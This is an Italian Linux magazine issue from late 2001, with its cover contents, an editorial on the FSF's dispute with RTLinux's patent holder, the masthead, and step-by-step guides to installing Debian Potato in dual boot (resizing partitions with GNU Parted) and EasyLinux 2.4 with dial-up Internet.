MAGAZINE

Poste Italiane • Spedizione in A.P. 45%
art. 2 comma 20/b legge 662/96
Aut. N. DCDC/033/01/CS/CAL

Anno III - Num. 15 • Dicembre 2001 - Gennaio 2002
Periodicità Bimestrale • L. 12.900 • €6,66

TELESORVEGLIANZA

Controlla la tua casa da remoto

.GNU lancia la sfida a Microsoft .NET

QMail Vs SendMail

SOFTWARE

- SAP DB: il database Open Source di SAP
- Corel Draw, il porting per Linux della più famosa suite per la grafica vettoriale

TUTORIAL

- Tutto quello che avreste sempre voluto sapere sui file
- Linux approda anche sulla PlayStation 2
- Grafica per il Web? Niente di più facile con GIMP
- Guida alla configurazione dell'ambiente grafico
- Creare immagini del proprio disco fisso? Semplice con PartImage

TECNICHE

- PHP: implementiamo un newsreader con i socket
- FakeLogin: come fare un login fasullo e acquisire i permessi di amministratore

APPROFONDIMENTI

- Chi ha detto che Linux non è adatto al desktop?
- Un miliardo di identità nell'alleanza della libertà
- Microsoft alle corde promette e promette, Linux sfida

STAROFFICE PER LA CREAZIONE E MODIFICA DI DOCUMENTI HTML


IN EDICOLA

La vita è un fischio

Tre storie, tre personaggi e un unico scopo: essere felici a L'Havana

Regia:	Fernando Pèrez
Attori:	Luis Alberto Garcia, Isabel Santos, Coralia Veloz, Rolando Brito
Anno:	1998
Durata:	106

"Tre personaggi si muovono nella capitale cubana ai giorni nostri e devono scegliere se restare fedeli ai propri principi oppure sbarazzarsene in modo da vivere liberi e più felici. Mariana, una ballerina, ha promesso di non sposarsi se otterrà il ruolo di Giselle. Julia, assistente sociale, sviene ogni volta che viene pronunciata la parola "sesso". E il percussionista Elpidio, gran fumatore di marijuana, è stato abbandonato dalla madre (una donna di nome Cuba) e ancora non si è ripreso dal trauma."

Cromatika

Il 14 Settembre 2001, mentre ancora tutto il "nostro" mondo era alle prese con qualche non indifferente dubbio sulla natura stessa della sicurezza della nostra società, qualcun altro aveva qualcos'altro da fare.

A Boston nel Massachusetts, infatti, un gruppetto di persone facenti capo alla Free Software Foundation era alle prese con l'invio di un esposto alla magistratura americana per la presunta violazione della GNU General Public License (GPL) contro la persona di Victor Yodaiken, amministratore della FSMLabs, distributore di RTLinux, reo (confesso) di aver presentato richiesta di brevetto su una componente aggiuntiva per la trasformazione del kernel Linux in un sistema "hard real time" di sua propria invenzione.

Il tentativo di Yodaiken era, nella sostanza, quello di impedire ad altri l'uso delle sue aggiunte senza il pagamento di opportune royalties, pur rendendole pubbliche, vanificando in parte il dettato della licenza di distribuzione pubblica GPL, eppur giovandosi delle distribuzione libera di Linux.

Un intento tanto lodevole, quello della FSF, quanto inutile, come essi stessi affermano. Infatti non essendo loro i possessori del copyright di Linux, che resta ancora saldamente nelle mani di Linus Torvalds, non hanno alcun titolo a richiederne la tutela giudiziaria.

Una non-notizia, quindi. Da un lato c'è una persona che in tutta "onestà" rivendica a sé un diritto, almeno stante l'attuale legislazione sui brevetti (che non dimentichiamo hanno permesso ad un ingegnere australiano pieno di tanto senso dello humor di brevettare un "dispositivo rotondo atto al trasporto di cose e persone" ovvero la ruota), dall'altro lato una associazione alla ricerca solo di una legittimazione estrema quale paladina di una visione invero un po' radicale di libertà nel software. Una legittimazione che attraverso il proprio codice prodotto non ha ancora trovato.

IN CASA NOSTRA UN PO' DI ordine (e legge)

I sostenitori della Free Software Foundation tendono a vedere il mondo del software in modo ingiustamente polarizzato in programmi sottoposti alla GPL e tutto il resto, indipendentemente se siano solo un po' meno "liberi" o non lo siano per nulla. Affrontando il discorso in modo invero un po' fanatico.
Ovviamente il mondo reale è molto diverso e la gran quantità di licenze di distribuzione diverse dalla GPL rappresenta essenzialmente la necessità degli autori di sentire tutelato il proprio lavoro. E senza questo lavoro, anche in presenza di tutte le GPL del mondo, non esiste alcuna libertà perchè non esiste software. E questo, Stallman e i suoi adepti, lo sanno benissimo perchè loro non sono riusciti a fare, per dieci anni, quello che Torvalds ha fatto in una estate (con una licenza allora molto lontana dalla GPL): rivoluzionare l'informatica.
Non basta metterci sopra il cappello con il nome, nè proporsi come Don Chischiotte pronto a combattere per i diritti altrui (anche quando non li rivendica).
Ma questo giustifica Yodaiken?
Forse no, ma solo perchè imporre un brevetto ha un effetto così negativo sull'innovazione tecnologica.
Ma allo stesso tempo non giustifica la ricercata litigiosità guerrafondaia della FSF soprattutto quando Linus continua a ripetere: Just for Fun!
Solo per Divertirsi!

Emmanuele Somma
<esomma@ieee.org>

LINUX Magazine

Supplemento di ioProgrammo n° 53
Anno IV N.15 - Dicembre 2001/Gennaio 2002
Periodicità Bimestrale
Reg. Trib. di CS n.ro 593/97
E-mail: linuxmag@edmaster.it
Internet: www.edmaster.it/linuxmag

Direttore Editoriale: Massimo Sesti
Direttore Responsabile: Romina Sesti

Coordinamento Red.: Emmanuele Somma
Redazione: Gianfranco Forlino
Collaboratori: A. Cavaleri, F. Ferroni, M. Gastreghini, M. Giangrasso, F. Marasco, F. Marchetti-Stasi, S. Iovacchini, M. Penna, C. Stumpo, A. Pace, F. Tornieri, G. Tradigo, C. Vasselli, I. Venuti.

REALIZZAZIONE GRAFICA
CROMATIKA S.r.l.
Coord. grafico: Paolo Cristiano
Coord. Tecninco: Giancarlo Sicilia
Illustrazioni: R. Del Bo
Impaginazione elettronica: A. Monaco, D. Greco, N. Marra

PUBBLICITÀ
Edizioni Master S.r.l.
Via Cesare Correnti, 1 - 20123 - Milano
Tel. 02 8321612 - Fax 02 8321764
email: advertising@edmaster.it

EDITORE
Edizioni Master S.r.l.
Sede di Milano: Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 8321482 - Fax 02 8321699
Sede di Cosenza: C.da Lecco, zona ind. - 87030 Rende (CS)
Amministratore: Guerino Cisario
Responsabile di Produzione: Nicolino Rocca
Produzione: Desiderio Folladore
Direttore Commerciale: Francesco Schirinzi
Diffusione: Giuseppina Bruno
Marketing: Antonio Meduri, Alessandra Fantozzi

Abbonamenti e arretrati: Costo abbonamento annuale (6 numeri): L 54.900 (Euro 30.47). Costo arretrati (a copia): il doppio del prezzo di copertina + L.10.000 spese (spedizione con corriere). (Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate al num. Telef. 028321482). La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 028321699, oppure via posta a: EDIZIONI MASTER S.r.l. via Cesare Correnti, 1
20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- cc/p n.16821878 o vaglia postale (inviando copia della ricevuta del versamento insieme alla richiesta);
- assegno bancario non trasferibile (da inviarsi in busta chiusa insieme alla richiesta);
- carta di credito, circuito VISA, CARTASI', MASTERCARD/EUROCARD, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.

Sostituzioni: Inviare il Cd-Rom difettoso in busta chiusa a: Edizioni Master - Servizio Clienti
Via Cesare Correnti, 1 - 20123 Milano
Assistenza tecnica: linuxmag@edmaster.it

Servizio clienti:
☎ tel.02 8321482
@ e-mail:servizioclienti@edmaster.it

Stampa: Agem S.p.A. - (CL)
Stampa CD-Rom: KDG Italia (BZ)
Distributore: Parrini & C. S.p.A. - ROMA

Finito di stampare: Novembre 2001

La Edizioni Master edita:
Idea Web, Go!OnLine Internet Magazine, Win Magazine, Quale Computer, DVD Magazine, Office Magazine, ioProgrammo, Linux Magazine, Softline Software World, MPC, Maxi 3D Collection, Computer Games Gold, inDVD, I Fantastici CD-Rom, PC VideoGuide, Tutto Software, Go!OnLine Collection, Win Trio, Quale Computer Collection, DVD Collection, ioProgrammo Collection, Office Collection, Maxi 3D Super Collection, MPC Trio.

Installare la Debian (1ª parte)

Affrontare l'installazione della Debian ha la fama di essere una questione intricata anche solo a cominciare dal nome: Slink. Potato. Woody.

In realtà sembra di stare al cinema a vedere "Toy Story" e invece si hanno solo di fronte le varie versioni delle distribuzioni Debian. Nonostante questo, se si è "solo un utente", sia che si voglia espellere l'odiato sistema operativo del nemico proveniente da Mung, o che si voglia solo coesistere con esso la scelta migliore è l'ultima versione stabile, chiamata comunemente Potato (ovvero Patata, strano vero?).

Cosa Fare...

Se è vero che praticamente tutte le altre distribuzioni hanno, rispetto alla Debian, il grande (e forse unico) pregio di essere più facilmente installabili, la procedura che può portare la Patata sul vostro computer si è notevolmente semplificata nel tempo.
Capiamoci: non sarà una procedura semplice. Potrebbe non essere indolore. In qualche cosa è pure pericolosa, per la salute dei dati presenti sul vostro computer e per i vostri nervi. Quanto al primo problema preoccupatevi di fare un backup completo dei dati eventualmente presenti sul vostro disco e siate certi di poter reinstallare eventualmente il sistema operativo che già avete e tutte le sue applicazioni. Non voglio impaurire il lettore, può darsi che non accadrà proprio nulla di male, ma... meglio prevenire che curare. Quanto ai nervi consiglio un bel corso di zen. Aiuta.
In questo articolo vedremo come mettere su una macchina dual-boot Linux/Windows che possa permettervi, scegliendolo al boot di lavorare con uno o l'altro sistema operativo. Ecco cosa faremo:

1. Documentare il proprio sistema.
2. Preparare l'hard disk.
3. Installare il Sistema di Base.
4. Selezionare ed installare i package.
5. Configurare in sistema.
6. Fare un upgrade.

L'installazione di Debian può avvenire direttamente dai floppy disk per i computer che non hanno a disposizione nè un CD-Rom nè una connessione di rete. Non è una cosa meravigliosa, ma si può fare. Così come è possibile installarlo in vecchi 386 con 4 Mb e senza dischi fissi. A prezzo di imparare a pregare in aramaico ed avere una gran quantità di imprecazioni in gran parte delle lingue conosciute. Non è il massimo della vita, ma si può fare. Ciò nonostante in questo articolo faremo conto che si abbia a disposizione un computer "decente", almeno un Pentium 75 con una adeguata disponibilità di RAM (32 Mega), un CD-Rom e un disco IDE di una dimensione sufficiente a mantenerci comodamente il vostro Linux e l'anticorpo di Mung. Quindi non elimineremo Windows per darci modo di migrare con calma le applicazioni e le configurazioni da Windows a Linux. Una configurazione che comunemente viene detta Dual Boot.
Ultima avvertenza prima di

iniziare. Nessuna procedura di installazione scritta da nessuna parte, per quanto precisa ed accurata possa essere, può coprire ogni possibile situazione. A dispetto della ventilata standardizzazione dei PC, quello che si trova all'interno di un computer è così vario e strano che nessuno può predire ogni possibile interazione tra tanti componenti differenti ed eterogenei. Quindi anche nel seguire queste note...

... E' NECESSARIO USARE LA TESTA.

Il lato positivo è che non si è mai da soli. Basterà frequentare i newsgroups o i canali IRC dedicati a Linux per ottenere ogni risposta ai propri dubbi, e anche di più. La comunità Debian è sempre ben disposta a seguirvi passo passo, se si esclude qualche cretino esaltato che dietro il tono saccente e arrogante nasconde solo la propria incapacità di risolvervi un problema.

Documentare il tuo sistema

L'acquisizione automatica della configurazione del proprio computer in fase di prima installazione è una di quelle cose in cui oggi Linux eccelle. A volte però anche Linux ha bisogno di aiuto. Non bisogna dimenticare che a differenza di altri sistemi operativi dove i produttori di hardware forniscono direttamente i propri driver, e la procedura d'installazione è scherzosamente denominata Plug and Pray (ovvero aggancia e prega), in Linux i driver sono costruiti spesso dagli stessi utenti e non sono necessari le frequenti riconfigurazioni e i relativi reboot. Occasionalmente anche in Linux è necessario dare una mano al meccanismo di autoconfigurazione. Va da sé che qualora questo sistema non funzionasse il dispositivo in questione non sarebbe visibile da Linux: passi per una periferica secondaria, ma se si tratta di un pezzo principale come il sottosistema dei dischi o la scheda grafica? Come fare? La prima cosa cui partire sono senza dubbio le informazioni sul proprio hardware che è possibile recuperare in giro. I produttori di PC (anche quelli di marca) non ci aiutano moltissimo poiché quasi mai forniscono una scheda che riporta con precisione l'insieme dei componenti e le loro caratteristiche. Dovremo quindi farlo autonomamente recuperando tutte le possibili informazioni sui dispositivi elencati nella tabella di fianco. Se non si hanno a disposizione i manuali dei singoli pezzi presenti all'interno del proprio sistema da cui trarre queste informazioni è possibile usare Windows per acquisire una parte di queste informazioni. Usando il programma *"Sistema"* nel *"Pannello di Controllo" (Start/Configurazioni/Pannello di Controllo/ Sistema)* è possibile avere accesso alle configurazioni delle periferiche presenti nel sistema e nell'apposita finestra della gestione dei dispositivi avere a disposizione ulteriori informazioni

DISPOSITIVI

Adattatore del sottosistema a Dischi
IDE o SCSI, e nel caso di quest'ultimo chipset del controller (ad es. Controller IDE + Controller SCSI Adaptech 2940UW sull'ID 7).

Hard Disk
Numero, dimensione e tipo di ogni hard disk presente nel sistema, posizione all'interno del bus IDE o nella catena SCSI (ad es. HD IDE Maxtor 51536H2, CHS=1860/255/63 in posizione 0 del primo canale IDE + HD SCSI IBM CAS51536H2, CHS=3096/255/63 sull'ID 0).

RAM
Dimensione della RAM (64Mb).

CDROM
Drive Posizione sul bus IDE o nella catena SCSI (ad es. ATAPI 48X CD-ROM drive in posizione 0 del secondo canale).

Adattatore di Rete
Marca e Modello della scheda o chipset supportato (ad es. Realtek 8029).

Mouse
Tipo (PS/2 con il connettore tondo, USB con il connettore piatto, seriale con il connettore a vaschetta o su bus connettore tondo diverso da quello della tastiera) e Protocollo supportato (Microsoft, Logitech, MouseMan, ecc.). Se è seriale la porta a cui è connesso. (ad es. PS/2).

Adattatore Video
Marca e Modello. Quantità di video RAM. (ad es. Chipset Intel i810e 4Mb vRam).

Monitor
Marca e Modello. Profondità massima di colore. Frequenze orizzontali e verticali di refresh (as es. NEC A700+ H29.00- 70.00kHz, V40.00- 90.00Hz).

Modem
Se esterno la porta a cui è connesso. (ad es. USR Robotics V90 su COM1).

Figura 1

Per acquisire informazioni sull'hardware del sistema è possibile usare il programma "Sistema" nel "Pannello di Controllo" di Windows.

(vedi Figura 1). Tutto andrebbe trascritto accuratamente: è un interessante esercizio che potrebbe salvarci dal panico in un successivo momento.

Preparare l'Hard Disk

L'amore incondizionato che molti fan del pinguino portano per Bill Gates è dovuto alle sue mitiche intuizioni espresse in intramontabili massime dell'informatica come ad esempio: "640 kilobyte di RAM saranno abbastanza per chiunque", "Internet non serve a nulla" e "un hard disk di 2 Gb è semplicemente troppo grande per ogni utente". Così per aggiungere più di 640 Kb di RAM ad un sistema DOS è stato necessario inventarsi metodi da cui si può certamente desumere la natura maligna del genere umano, per connettersi con un minimo di sicurezza in Internet con Windows è necessario aprire un mutuo in banca e per avere un disco con Windows 95 più grande di 2 Gb, be'... semplicemente è impossibile, il sistema operativo proprio non lo vede. Quest'ultima cosa ha prodotto una consuetudine che tuttora sopravvive: formattare i dischi rigidi in un certo numero di partizioni (all'inizio non più grandi di 2 Gb), anche quando con Windows 98 SR2 questa limitazione è stata eliminata. Se anche il sistema in esame è in questa comoda situazione di avere un certo numero di partizioni separate va seriamente valutata l'opportunità di riservare un'intera partizione a Linux, liberandola completamente dai dati Windows. Qualora invece si trovi nella non invidiabile situazione di prevedere una sola partizione per l'intero disco allora andranno fatti dei passi ulteriori per ricondurre il disco in una condizione adatta all'installazione di Linux. Come quindi ridurre una partizione? La teoria è abbastanza semplice:

1. Deframmentare l'hard disk cercando di far spostare al programma di deframmentazione tutti i dati all'inizio del disco;

2. Ridimensionare la partizione esistente in modo da tagliar fuori la sezione di cui si ha bisogno per Linux;

3. Aggiungere una (o più) nuove partizioni nello spazio che si è così liberato.

In teoria è abbastanza facile. Ma in pratica? Esistono alcuni modi diversi per fare questa operazione. Quello consigliato da Debian prevede l'uso di GNU Parted ed è il seguente:

1. Creare un dischetto di boot linux contenente un sistema minimo necessario praticamente solo a permettere la partenza di GNU Parted;

2. Rifare il boot del computer con questo floppy;

3. Usare Parted per ridurre la partizione;

4. Rifare il boot con il CD-Rom di installazione della Debian.

Ovviamente **PRIMA** va fatta la deframmentazione sotto Windows. Per questo si può usare il programma Microsoft *(Avvia/ Programmi/Accessori/Utilità di Sistema/Utilità Disco)*, oppure il migliore programma presente nelle Norton Utilities. Creare un floppy di boot per Parted è estremamente semplice. Bisogna procurarsi l'immagine del disco, che è un file *.img* che solitamente risiede all'indirizzo *http://www.gnu.org/software/parted* e il programma *RAWRITE* che è sul CD Debian o in internet a *ftp.debian.org/debian/tools/*. Basterà lanciare *RAWRITE* e indicargli il nome del file da scrivere sul disco (Ad esempio *C:\Windows\Desktop\parted.img"*). Inserire un disco vuoto e formattato e attendere il termine. Poi fare il reboot con il disco inserito.

Usare Parted

Alla ripartenza con il floppy inserito è possibile vedere, per chi non l'ha mai visto prima, il bootstrap di Linux: una gran quantità di messaggi su uno schermo nero riportanti per lo più linee di copyright o configurazioni di sistema. Alla fine c'è un prompt simile a quello del DOS (ma non è DOS): è la shell Linux. Sarà sufficiente scrivere *'parted DEVICE'* per lanciare il programma dove *DEVICE* è il nome del disco che vogliamo tagliuzzare. Ovviamente *DEVICE* non è qualcosa di così semplice come *C:* o *D:* come ci saremmo attesi in DOS, ma qualcosa di un pochino più complicato. La prima parte del nome è sempre *"/dev/"* seguita da una stringa che può essere *"hd"* se il disco è IDE o *"sd"* se è SCSI, seguito infine da una lettera minuscola in ordine alfabetico. Ad esempio *"/dev/hda"* è il primo disco sul bus ide. L'aggiunta di una ulteriore cifra indica la partizione all'interno del disco, così *"/dev/sdb4"* è la quarta partizione del secondo disco sulla catena SCSI. Quindi per ridurre il primo disco il comando è *'parted /dev/hda'*. Comparirà il prompt del programma:

```
(parted)
```

Se si volesse, ad esempio, ridurre (*resize*) la prima partizione (1) a 4 Giga (0 4000) il comando sarebbe:

```
(parted) resize 1 0 4000
```

Ecco tutto. E' probabile che escano fuori dei messaggi di warning. Per lo più sono dovuti alla discrepanza su come Linux e Windows misurano lo spazio fisico nel disco o sul fatto che sia necessario spostare i file di sistema di Windows. L'esperienza mostra che trascurarli non conduce a gravi danni. Fare un reboot in Windows e il sistema dovrebbe avere il disco più piccolo.

continua...

EasyLinux 2.4

Procedura d'installazione in tredici semplici passi l'installazione e la connessione in Internet.

Abbiamo scelto EasyLinux perchè è probabilmente la più semplice distribuzione che esiste in circolazione. Ecco in tredici semplici passi tutto quello che c'è da sapere per installarla e configurarla per la connessione ad internet. Ciò nonostante leggi tutto questo articolo prima di iniziare.

Passo 0: Ne parliamo dopo.

Passo 1: *Scelta della Lingua.* C'è veramente poco da dire: scegli Italiano e vai oltre.

Figura 1





Figura 2

Passo 2: *Scelta del tipo di Mouse.* Scegli come tipo Mouse PS/2 se il tuo connettore ha la forma di quello riportato in alto a sinistra. Usa "Apply" e prova il mouse nell'apposita area controllando che i tre pulsanti funzionino correttamente (se ne hai due è possibile emulare il terzo premendoli ambedue contemporaneamente, ma dovrai selezionare l'opzione "Emulate third button").

Passo 3: *Selezione della Tastiera, del Controller del Disco e del CD-ROM.*

Figura 3

Le scelte di default sono presumibilmente le più adatte, a meno che tu non abbia altre informazioni particolari sul tuo hadrware.

Passo 4: *Selezione del*





Figura 4

Livello. Scegli *Novice.* E così sia.

Passo 5: *Partizionamento del disco.* Nello spazio libero sul disco crea una partizione ext2 con la directory "/" come mount point, crea inoltre una partizione di swap della dimensione del doppia della RAM con un massimo di 128 Mb (eventualmente puoi creare più di una partizione di swap), inoltre ti conviene creare una ulteriore partizione ext2 con la directory "/home" come mount-point. Questo ti permetterà eventualmente di reinstallare qualche altra distribuzione ma salvare i tuoi dati personali.





Figura 6





Figura 8


Figura 5

Passo 6: *Impostazione della Data.* La cosa migliore è che definire il clock in CMOS come UTC. Scegli successivamente la Timezone (Europa/Roma) e, se necessario, impostare l'orario di sistema.

Passo 7: *Installazione File.* Attendere l'installazione dei file sul disco.

Passo 8: *LILO.* Installare LILO sull'MBR.

Passo 9: *Reboot* Finalmente il reboot. Estrai il CD-Rom dal lettore e attendi il reboot.

Passo 10: *Scelta della password di root.* Fare il login come utente root, senza password. La prima operazione che viene proposta è l'inserimento di una nuova password per root. Inserirla ma scriverla da qualche parte. Perderla è un vero problema.

Passo 11: *Aggiunta di un nuovo utente.* E' il momento di aggiungere un nuove utente a basso privilegio per lavorare senza usare l'utente root.

Passo 12: *Completamento del Profilo.* Aprire il programma eProfile e selezionare i gruppi di programmi chi interessano, ad esempio *internet/multimedia/ cdrecording ecc.* Fare un giro tra le applicazioni scelte per selezionarne o deselezionarne eventuali altre e

Figura 7

Figura 9

Figura 11

infine si faccia procedere il processo usando la quarta icona in alto (RUN). L'installazione del sistema sarà completata in meno di cinque minuti, e non c'è bisogno di alcun reset

Passo 13: *Configuriamo Internet.* Per configurare Internet cliccare sull'Icona Internet. Accendere e collegare il modem. Nella finestra di configurazione di KWvDial, scegliere il menu File/Configurazione, avviare la ricerca del modem. Successivamente si aprirà la finestra di configurazione fare le scelte opportune, ad esempio è spesso utile selezionare "No wait for dialtone" e "Emulate Win95/98". Inserire il numero di telefono del provider, l'utente e la relativa password.

Reboot

Please remove the CD-Rom after the computer has restarted again, if you booted easyLinux directly from CD.


If you did not install LILO on a floppy disk then remove the floppy disk as well, the new installed system will now boot!

As soon as the login screen appears after the reboot, enter 'root' in the login field and simply press return!

Ok

Figura 10

Cos'è rimasto indietro?

Il passo 0 è l'unico vero passo problematico del processo di installazione. Di che si tratta? Di trovare lo spazio sul disco per installare Linux. Come si fa? La prima opzione, la più semplice, è aggiungere o farsi aggiungere dal proprio rivenditore di fiducia un hard disk nuovo e non formattato. A questo punto si avrà a disposizione spazio libero nel nuovo disco (di solito hdb). La seconda opzione, la più complessa, è quella di ripartizionare il disco già presente. In questo caso è necessario seguire con estrema attenzione le seguenti istruzioni:

- Deframmentare da Windows l'hard disk che intendete ridurre disattivando tutti i programmi che potrebbero usare il disco in modo non comune (tipo le utility di Norton, gli Antivirus e quanto altro). La cosa migliore sarebbe eseguire queste operazioni in modalità provvisoria di Windows.

- Usare il programma FIPS per ridurre il disco selezionando la dimensione da destinare a Linux

A questo punto è possibile procedere oltre con le istruzioni che ti abbiamo dato.

Conclusioni

La procedura d'installazione di Easy-Linux è particolarmente semplificata e presenta qualche problema solo nell'operazione di partizionamento dell'hard disk.






Figura 12

A lezione di giurisprudenza libera

Il creatore della GPL spiega come mai le dispute legali relative al software libero siano così rare

